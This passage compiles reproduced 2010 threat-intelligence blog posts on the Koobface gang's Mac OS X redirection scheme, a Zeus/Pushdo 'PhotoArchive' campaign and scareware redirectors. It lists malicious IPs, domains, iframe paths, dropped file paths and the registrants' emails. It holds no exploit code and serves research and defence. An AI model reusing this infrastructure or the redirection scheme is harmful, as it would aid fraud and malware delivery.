
[2]Localizing Open Source Malware

[3]Custom DDoS Capabilities Within a Malware

[4]Custom DDoS Attacks Within Popular Malware Diversifying

[5]The FirePack Exploitation Kit Localized to Chinese

[6]MPack and IcePack Localized to Chinese

[7]Massive SQL Injection Attacks - the Chinese Way

[8]A Chinese DIY Multi-Feature Malware

[9]DIY Chinese Passwords Stealer

[10]A Chinese Malware Downloader in the Wild

[11]Chinese Hackers Attacking U.S Department of Defense Networks

[12]Chinese Hacktivists Waging People's Information Warfare Against CNN

## [13]The DDoS Attack Against CNN.com

*This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=5259>
2. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
3. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
4. <http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html>
5. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
6. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
7. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
8. <http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html>
9. <http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html>
10. <http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html>
11. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>

12. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
13. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
14. <http://ddanchev.blogspot.com/>
15. <http://twitter.com/danchodanchev>

40

### **Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)**

With China in the focus of international fiasco (consider going through the **[1]Google-China cyber espionage saga** -

**FAQ)**

### **Related Chinese hacking/hacktivism coverage:**

- [2]Localizing Open Source Malware
- [3]Custom DDoS Capabilities Within a Malware
- [4]Custom DDoS Attacks Within Popular Malware Diversifying
- [5]The FirePack Exploitation Kit Localized to Chinese
- [6]MPack and IcePack Localized to Chinese
- [7]Massive SQL Injection Attacks - the Chinese Way
- [8]A Chinese DIY Multi-Feature Malware
- [9]DIY Chinese Passwords Stealer

[10]A Chinese Malware Downloader in the Wild

[11]Chinese Hackers Attacking U.S Department of Defense Networks

[12]Chinese Hacktivists Waging People's Information Warfare Against CNN

[13]The DDoS Attack Against CNN.com

*This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=5259>
2. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
3. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
4. <http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html>
5. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
6. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
7. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
8. <http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html>
9. <http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html>

10. <http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html>
11. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
12. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
13. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
14. <http://ddanchev.blogspot.com/>
15. <http://twitter.com/danchodanchev>

41

## 1.2

### February

42



### **Summarizing Zero Day's Posts for January (2010-02-01 22:34)**

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for January, 2010. You can also go through

[2]previous summaries, as well as subscribe to my [3]personal RSS feed, [4]Zero Day's main feed, [5]follow me or all of [6]ZDNet's blogs on Twitter.

Recommended reading - **[7]Google-China cyber espionage saga - FAQ.**

- 01.** [8]Baidu DNS records hijacked by Iranian Cyber Army
- 02.** [9]Haiti earthquake themed blackhat SEO campaigns serving scareware
- 03.** [10]Google-China cyber espionage saga - FAQ
- 04.** [11]And the most popular password is...
- 05.** [12]Bogus IQ test with destructive payload in the wild
- 06.** [13]Report: 48 % of 22 million scanned computers infected with malware

*This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.*

- 1. <http://blogs.zdnet.com/security>
- 2. <http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html>
- 3. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
- 4. <http://feeds.feedburner.com/zdnet/security>
- 43
- 5. <http://twitter.com/danchodanchev>
- 6. <http://twitter.com/zdnetblogs>
- 7. <http://blogs.zdnet.com/security/?p=5259>
- 8. <http://blogs.zdnet.com/security/?p=5204>
- 9. <http://blogs.zdnet.com/security/?p=5244>



10. <http://blogs.zdnet.com/security/?p=5259>
11. <http://blogs.zdnet.com/security/?p=5325>
12. <http://blogs.zdnet.com/security/?p=5357>
13. <http://blogs.zdnet.com/security/?p=5365>
14. <http://ddanchev.blogspot.com/>
15. <http://twitter.com/danchodanchev>

44



### **How the Koobface Gang Monetizes Mac OS X Traffic (2010-02-02 18:07)**

Mac users appear to have a special place in the heart of the Koobface gang, since they've recently started experimenting with a monetization strategy especially for them - by compromising legitimate sites for the sole purpose of embedding them with the popular PHP backdoor shell C99 (Synsta mod), in an attempt to redirect all the Mac OS X

traffic to affiliate dating programs, such as for instance [1]AdultFriendFinder.

The use of Synsta's C99 mod is not a novel approach, the gang has been using for over an year and a half now. The original KROTEG injected script, is now including a " *hey rogazi*" message. "Hey rogazi" appears to be some kind of slang 45



word ( *rogatstsi*) for scooter driving Italian people. What's also interesting to point out is that the Mac OS X redirection takes place through one of the few currently active centralized IPs from Koobface 1.0's infrastructure - **61.235.117.83**.

46



This very same IP (profiled in [2]August, 2009 and then in [3]September, 2009) was once brought offline thanks to the folks at China CERT, but quickly resumed operation, with Koobface 1.0's "leftovers" **xtsd20090815 .com** and **kiano-180809 .com** (domain was [4]serving client-side exploits in November 2009's experiment by the Koobfae gang, followed by another one again hosted at **61.235.117.83**) still parked there.

- Go through related web shell backdoors, monetization posts: [5]A Compilation of Web Backdoors; [6]Mone-

tizing Web Site Defacements; [7]Underground Multitasking in Action; [8]Monetizing Compromised Web Sites,

[9]Web Site Defacement Groups Going Phishing

47



Moreover, this China-based IP (it even has a modest [10]Alexa pagerank) was also the centralized redirection point in Koobface 1.0's scareware business model using **popup.php** to redirect to a systematically updated portfolio of scareware domains, and the first time ever that I came across to what [11]the gang is now publicly acknowledging as the " **2008 ali baba and 40, LLC**" team.

[12]AS9394 (CRNET) itself is currently hosting the following active Zeus crimeware campaigns:

[13]**6alava .com** - 61.235.117.70 - Email:  
necks@corporatemail.ru

[14]**sicha-linna .com** - 61.235.117.77 - Email:  
stay@bigmailbox.ru

[15]**stopspamming .com** - 61.235.117.70 - Email:  
bunco@e2mail.ru

[16]**ubojnajasila .net** - 61.235.117.87 - Email:  
ubojnajasila.net@contactprivacy.com

Here's how the experiment looks like in its current form. Once the OS is detected, the redirection takes place

through **61.235.117.83 /mac.php -> 61.235.117.83 /vvv.htm** loading the following pages, using the gang's unique campaign IDs at AdultFriendFinder:

- **BestDatingDirect .com/page \_hot.php?page=random &did=14029**

- **adultfriendfinder .com/go/page/ad \_ffadult \_gonzo? pid=p291351.sub2w954 &lang=english**

- **adultfriendfinder .com/go/page/landing \_page \_geobanner?pid=g227362-ppc**

48



Parked on **63.218.226.67** - AS3491; PCCWGlobal-ASN  
PCCW Global is the rest of the dating site redirectors:

**bestdatingdirect .com**

**bestnetdate .com**

**currentdating .com**

**datefunclub .com**

**enormousdating .com**

**giantdating .com**

**oninelovedating .com**

**worldbestdate .com**

**worlddatinghere .com**

This isn't the first time that the Koobface gang is attempting to monetize traffic through dating affiliate net-

works. In fact, in November's "[17]Koobface Botnet's Scareware Business Model - Part Two" post emphasizing on the gang's connection with blackhat SEO campaigns, the Bahama botnet and the [18]malvertising attacks at the web site of the New York Times, I also [19]pointed out on their connection with an [20]Ukrainian dating scam agency profiled before, whose botnet was also linked to [21]money mule recruitment campaigns in May, 2009.

[22]An excerpt is worth a thousand words:

*The historical OSINT paragraph mentioned that several of **the scareware domains pushed during the past two weeks***

***were responding to 62.90.136.237.** This very same 62.90.136.207 IP was hosting domains part of an*

[23]Ukrainian 49



*dating scam agency known as [24]Confidential Connections earlier this year, whose spamming operations were linked to a [25]botnet involved in money mule recruitment activities.*

*For the time being, the following dating scam domains are responding to the same IP:*

***healthe-lovesite .com*** - Email: *potenciallio@safe-mail.net*

***love-isaclick .com*** - Email: *potenciallio@safe-mail.net*

***love-is-special .com*** - Email: *potenciallio@safe-mail.net*

***only-loveall .com*** - Email: *potenciallio@safe-mail.net*

***and-i-loveyoutoo .com*** - Email: *potenciallio@safe-mail.net*

***andiloveyoutoo .com*** - Email: *menorst10@yahoo.com*

***romantic-love-forever .com*** - Email: *potenciallio@safe-mail.net*

***love-youloves .com*** - Email: *potenciallio@safe-mail.net*

***love-galaxys .com*** - Email: *potenciallio@safe-mail.net*

***love-formeandyou .com*** - Email: *potenciallio@safe-mail.net*

***ifound-thelove .net*** - Email: *potenciallio@safe-mail.net*

***findloveon .net*** - Email: *wersers@yahoo.com*

***love-isexcellent .net*** - Email: *potenciallio@safe-mail.net*

*Could it get even more malicious and fraudulent than that?*

*Appreciate my rhetoric.*

*The same email*

50

*(potenciallio@safe-mail.net) that was used to register the dating scam domains was also [26]used to register exploit serving domains at **195.88.190.247**, [27]participate in phishing campaigns, and register a [28]money mule recruitment site for the non-existent [29]Allied Insurance LLC. (Allied Group, Inc.).*

Of course, the money made in process looks like pocket change compared to the money they gang makes

through blackhat SEO, click fraud and scareware in general – go through the related posts at the bottom of the

article. But since they've previously indicated what I originally anticipated they'll do sooner or later, namely, start diversifying and experimenting due to the ever-growing compromised infrastructure, what they'll do next on the

Mac front is an issue worth keeping an eye on.

### **Related Koobface gang/botnet research:**

[30]The Koobface Gang Wishes the Industry "Happy Holidays"

[31]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

- [32]Koobface Botnet Starts Serving Client-Side Exploits
- [33]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [34]Koobface Botnet's Scareware Business Model - Part Two
- [35]Koobface Botnet's Scareware Business Model - Part One
- [36]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [37]New Koobface campaign spoofs Adobe's Flash updater
- [38]Social engineering tactics of the Koobface botnet
- [39]Koobface Botnet Dissected in a TrendMicro Report
- [40]Movement on the Koobface Front - Part Two
- [41]Movement on the Koobface Front
- [42]Koobface - Come Out, Come Out, Wherever You Are
- [43]Dissecting Koobface Worm's Twitter Campaign

*This post has been reproduced from [44]Dancho Danchev's blog. Follow him [45]on Twitter.*

1. <https://secure.adultfriendfinder.com/p/partners/main.cgi>
2. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
3. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
4. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>

5. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
6. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>
7. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>
8. <http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html>
9. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
10. <http://www.alexa.com/siteinfo/http://61.235.117.83#rank>
11. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
12. <http://www.google.com/safebrowsing/diagnostic?site=AS:9394>
13. <https://zeustracker.abuse.ch/monitor.php?host=6alava.com>
14. <https://zeustracker.abuse.ch/monitor.php?host=sichalinna.com>
15. <https://zeustracker.abuse.ch/monitor.php?host=stopspaming.com>
16. <https://zeustracker.abuse.ch/monitor.php?host=ubojnajasila.net>
17. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>



18. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>

19. <http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html>

20. <http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html>

21. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

22. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

51

23. <http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html>

24. <http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html>

25. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

26. <http://www.malwaredomainlist.com/forums/index.php?topic=3442.0>

27. <http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html>

28. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

29. <http://www.bobbear.co.uk/allied-insurance-llc.html>

30. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
31. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
32. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
33. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
34. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
35. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
36. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
37. <http://blogs.zdnet.com/security/?p=4594>
38. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
39. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
40. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
41. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
42. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>

43. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

44. <http://ddanchev.blogspot.com/>

45. <http://twitter.com/danchodanchev>

52



### **How the Koobface Gang Monetizes Mac OS X Traffic (2010-02-02 18:07)**

Mac users appear to have a special place in the heart of the Koobface gang, since they've recently started experimenting with a monetization strategy especially for them - by compromising legitimate sites for the sole purpose of embedding them with the popular PHP backdoor shell C99 (Synsta mod), in an attempt to redirect all the Mac OS X

traffic to affiliate dating programs, such as for instance [1]AdultFriendFinder.

The use of Synsta's C99 mod is not a novel approach, the gang has been using for over an year and a half now. The original KROTEG injected script, is now including a " *hey rogazi*" message. "Hey rogazi" appears to be some kind of slang 53



word ( *rogatstsi*) for scooter driving Italian people. What's also interesting to point out is that the Mac OS X redirection takes place through one of the few currently active centralized IPs from Koobface 1.0's infrastructure -

**61.235.117.83.**



This very same IP (profiled in [2]August, 2009 and then in [3]September, 2009) was once brought offline thanks to the folks at China CERT, but quickly resumed operation, with Koobface 1.0's "leftovers" **xtsd20090815 .com** and **kiano-180809 .com** (domain was [4]serving client-side exploits in November 2009's experiment by the Koobfae gang, followed by another one again hosted at **61.235.117.83**) still parked there.

- Go through related web shell backdoors, monetization posts: [5]A Compilation of Web Backdoors; [6]Mone-

tizing Web Site Defacements; [7]Underground Multitasking in Action; [8]Monetizing Compromised Web Sites,

[9]Web Site Defacement Groups Going Phishing



Moreover, this China-based IP (it even has a modest [10]Alexa pagerank) was also the centralized redirection point in Koobface 1.0's scareware business model using **popup.php** to redirect to a systematically updated portfolio of scareware domains, and the first time ever that I came across to what [11]the gang is now publicly acknowledging as the " **2008 ali baba and 40, LLC**" team.

[12]AS9394 (CRNET) itself is currently hosting the following active Zeus crimeware campaigns:

[13]**6alava .com** - 61.235.117.70 - Email: necks@corporatemail.ru

[14]**sicha-linna .com** - 61.235.117.77 - Email:  
stay@bigmailbox.ru

[15]**stopspaming .com** - 61.235.117.70 - Email:  
bunco@e2mail.ru

[16]**ubojnajasila .net** - 61.235.117.87 - Email:  
ubojnajasila.net@contactprivacy.com

Here's how the experiment looks like in its current form. Once the OS is detected, the redirection takes place

through **61.235.117.83 /mac.php -> 61.235.117.83 /vvv.htm** loading the following pages, using the gang's unique campaign IDs at AdultFriendFinder:

- **BestDatingDirect .com/page\_hot.php?page=random &did=14029**

- **adultfriendfinder .com/go/page/ad\_ffadult\_gonzo?pid=p291351.sub2w954 &lang=english**

- **adultfriendfinder .com/go/page/landing\_page\_geobanner?pid=g227362-ppc**

56



Parked on **63.218.226.67** - AS3491; PCCWGlobal-ASN  
PCCW Global is the rest of the dating site redirectors:

**bestdatingdirect .com**

**bestnetdate .com**

**currentdating .com**

**datefunclub .com**

**enormousdating .com**

**giantdating .com**

**oninelovedating .com**

**worldbestdate .com**

**worlddatinghere .com**

This isn't the first time that the Koobface gang is attempting to monetize traffic through dating affiliate net-

works. In fact, in November's "[17]Koobface Botnet's Scareware Business Model - Part Two" post emphasizing on the gang's connection with blackhat SEO campaigns, the Bahama botnet and the [18]malvertising attacks at the web site of the New York Times, I also [19]pointed out on their connection with an [20]Ukrainian dating scam agency profiled before, whose botnet was also linked to [21]money mule recruitment campaigns in May, 2009.

[22]An excerpt is worth a thousand words:

*The historical OSINT paragraph mentioned that several of **the scareware domains pushed during the past two weeks***

***were responding to 62.90.136.237.** This very same 62.90.136.207 IP was hosting domains part of an [23]Ukrainian 57*



*dating scam agency known as [24]Confidential Connections earlier this year, whose spamming operations were*

*linked to a [25]botnet involved in money mule recruitment activities.*

*For the time being, the following dating scam domains are responding to the same IP:*

***healthe-lovesite .com*** - Email: *potenciallio@safe-mail.net*

***love-isaclick .com*** - Email: *potenciallio@safe-mail.net*

***love-is-special .com*** - Email: *potenciallio@safe-mail.net*

***only-loveall .com*** - Email: *potenciallio@safe-mail.net*

***and-i-loveyoutoo .com*** - Email: *potenciallio@safe-mail.net*

***andiloveyoutoo .com*** - Email: *menorst10@yahoo.com*

***romantic-love-forever .com*** - Email: *potenciallio@safe-mail.net*

***love-youloves .com*** - Email: *potenciallio@safe-mail.net*

***love-galaxys .com*** - Email: *potenciallio@safe-mail.net*

***love-formeandyou .com*** - Email: *potenciallio@safe-mail.net*

***ifound-thelove .net*** - Email: *potenciallio@safe-mail.net*

***findloveon .net*** - Email: *wersers@yahoo.com*

***love-isexcellent .net*** - Email: *potenciallio@safe-mail.net*

*Could it get even more malicious and fraudulent than that?*

*Appreciate my rhetoric.*

*The same email*

*(potenciallio@safe-mail.net) that was used to register the dating scam domains was also [26]used to register exploit serving domains at **195.88.190.247**, [27]participate in phishing campaigns, and register a [28]money mule recruitment site for the non-existent [29]Allied Insurance LLC. (Allied Group, Inc.).*

Of course, the money made in process looks like pocket change compared to the money they gang makes

through blackhat SEO, click fraud and scareware in general – go through the related posts at the bottom of the

article. But since they've previously indicated what I originally anticipated they'll do sooner or later, namely, start diversifying and experimenting due to the ever-growing compromised infrastructure, what they'll do next on the

Mac front is an issue worth keeping an eye on.

### **Related Koobface gang/botnet research:**

[30]The Koobface Gang Wishes the Industry "Happy Holidays"

[31]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[32]Koobface Botnet Starts Serving Client-Side Exploits

[33]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[34]Koobface Botnet's Scareware Business Model - Part Two

[35]Koobface Botnet's Scareware Business Model - Part One



[36]Koobface Botnet Redirects Facebook's IP Space to my Blog

[37]New Koobface campaign spoofs Adobe's Flash updater

[38]Social engineering tactics of the Koobface botnet

[39]Koobface Botnet Dissected in a TrendMicro Report

[40]Movement on the Koobface Front - Part Two

[41]Movement on the Koobface Front

[42]Koobface - Come Out, Come Out, Wherever You Are

[43]Dissecting Koobface Worm's Twitter Campaign

*This post has been reproduced from [44]Dancho Danchev's blog. Follow him [45]on Twitter.*

1. <https://secure.adultfriendfinder.com/p/partners/main.cgi>
2. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
3. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
4. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
5. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
6. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>

7. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>
8. <http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html>
9. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
10. <http://www.alexa.com/siteinfo/http://61.235.117.83#rank>
11. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
12. <http://www.google.com/safebrowsing/diagnostic?site=AS:9394>
13. <https://zeustracker.abuse.ch/monitor.php?host=6alava.com>
14. <https://zeustracker.abuse.ch/monitor.php?host=sichalinn.com>
15. <https://zeustracker.abuse.ch/monitor.php?host=stopspamming.com>
16. <https://zeustracker.abuse.ch/monitor.php?host=ubojnajasila.net>
17. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
18. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>
19. <http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html>

20. <http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html>

21. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

22. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

59

23. <http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html>

24. <http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html>

25. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

26. <http://www.malwaredomainlist.com/forums/index.php?topic=3442.0>

27. <http://garwarner.blogspot.com/2009/10/microsoft-your-email-will-be-blocked.html>

28. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

29. <http://www.bobbear.co.uk/allied-insurance-llc.html>

30. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

31. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

32. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
33. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
34. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
35. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
36. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
37. <http://blogs.zdnet.com/security/?p=4594>
38. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
39. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
40. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
41. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
42. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html>
43. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
44. <http://ddanchev.blogspot.com/>
45. <http://twitter.com/danchodanchev>



## **PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-02-03 22:42)**

Pushdo/Cutwail's customers, or perhaps the botnet masters themselves, continue rotating the malware campaigns,

with the very latest one using a " *Photo Archive #2070735*" theme, and continuing to server client-side exploits hosted within crimeware-friendly networks it's time we profile and expose.

- [1]Extensive list of the domains/subdomains involved at Gary Warner's blog.



Photo Archives Hosting describes itself as:

*" Photos Archives Hosting has a zero-tolerance policy against ILLEGAL content. All archives and links are provided by 3rd parties. We have no control over the content of these pages. We take no responsibility for the content on any website which we link to, please use your own discretion while surfing the links. © 2007-2009, Photos Archives Hosting Group, Inc.- ALL RIGHTS RESERVED. "*

- Sample URL:

**photoshock.MalwareDomain/id1073bv/get.php?email=**

- Sample iFrame from this week's campaign: **109.95.115.36 /usasp22/in.php**

-[2] Sample iFrame from last week: **109.95.114 .251 /us01d/; 109.95.115.36 /usasp/in.php**

-[3] Sample iFrame used two weeks ago: **109.95.114 .251/uks1/in.php**

- Detection rate: PhotoArchive.exe ([4]Trojan-Spy.Win32.Zbot); dropped file.exe ([5]Trojan-Spy.Win32.Zbot)

Upon execution, it drops C:\WINDOWS\system32\sdra64.exe; C:\WINDOWS\system32\lowseckslashuser.ds.dll and

phones back to the [6]Zeus-crimeware serving: **horosta .ru/cbd/nekovo.bri ; horosta .ru/ip.php** - 109.95.115.19

Email: [bernardo\\_pr@inbox.ru](mailto:bernardo_pr@inbox.ru)

Who's offering the hosting infrastructure for the actual domains/malware binaries and nameservers?

- [7]AS50215 (TROYAK-AS Starchenko Roman Fedorovich) - [8]profiled here

- [9]109.95.112.0/22 - [10]AS50369 - VISHCLUB-as Kanyovskiy Andriy Yuriyovich

- 193.104.41.0/24 - [11]AS49934 - VVPN-AS PE Voronov Evgen Sergiyovich

- [12]91.200.164.0/22 - [13]AS47560 - VESTEH-NET-as Vesteh LLC

What's worth pointing out is that " *TROYAK-AS Starchenko Roman Fedorovich*" is positioning itself as

[14]Ethernet,home,LAN,net,provider,ISP,Homenet provider at  
[15]**ctlan.net**.

Just like the " [16]*Fake Web Host-*

*ing Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot*" and " [17]*GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime*"

All of the involved domains have already been blacklisted by the Zeus Tracker. However, with the campaign-

ers at large, what's TROYAK-AS today, will be yet another cybcrime-friendly AS tomorrow.

62

### **Related posts:**

[18]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[19]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[20]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[21]Pushdo Injecting Bogus Swine Flu Vaccine

[22]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[23]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[24]The Multitasking Fast-Flux Botnet that Wants to Bank With You

*This post has been reproduced from [25]Dancho Danchev's blog. Follow him [26]on Twitter.*

1. <http://garwarner.blogspot.com/2010/02/minipost-fake-photo-zeus.html>

2. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

3. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>

4.

<http://www.virustotal.com/analysis/04aef82e6036c97c1287dec5f8789384b3ab539210750f262b4d4715835c37c5-12652>

[24596](#)

5.

<http://www.virustotal.com/analysis/a05cc494a906a791f9b395b16bcc82c9e8f1dd1a4c212aab33386dfb47e53c5e-12652>

[26188](#)

6. <https://zeustracker.abuse.ch/monitor.php?host=horosta.ru>

7. <https://zeustracker.abuse.ch/monitor.php?as=50215>

8. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

9.

<http://safebrowsing.clients.google.com/safebrowsing/diagnostic?site=AS:50369>

10. <https://zeustracker.abuse.ch/monitor.php?as=50369>



11. <https://zeustracker.abuse.ch/monitor.php?as=49934>
12. <http://google.com/safebrowsing/diagnostic?site=AS:47560>
13. <https://zeustracker.abuse.ch/monitor.php?as=47560>
14. [http://1.bp.blogspot.com/\\_wIChhTiQmrA/S1CmB0NltvI/AAAAAAAEdE/DrqvnKEtdpo/s1600-h/pushdo\\_OWA\\_spam\\_exploits\\_scams\\_troyak\\_dot\\_org.png](http://1.bp.blogspot.com/_wIChhTiQmrA/S1CmB0NltvI/AAAAAAAEdE/DrqvnKEtdpo/s1600-h/pushdo_OWA_spam_exploits_scams_troyak_dot_org.png)
15. <http://whois.domaintools.com/ctlan.net>
16. <http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html>
17. <http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html>
18. <http://ddanchev.blogspot.com/2010/01/facebookkaol-update-tool-spam-campaign.html>
19. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
20. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
21. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>
22. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>

23. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>

24. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>

25. <http://ddanchev.blogspot.com/>

26. <http://twitter.com/danchodanchev>

63



## **A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**

**(2010-02-04 00:50)**

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang's business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

64



Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (**?pid=312s02**

**&sid=4db12f**):

**fordusedsales .com** - 193.104.106.250 - Email: test@now.net.cn

**buylexuscustoms .com** - 91.212.226.185 - Email:  
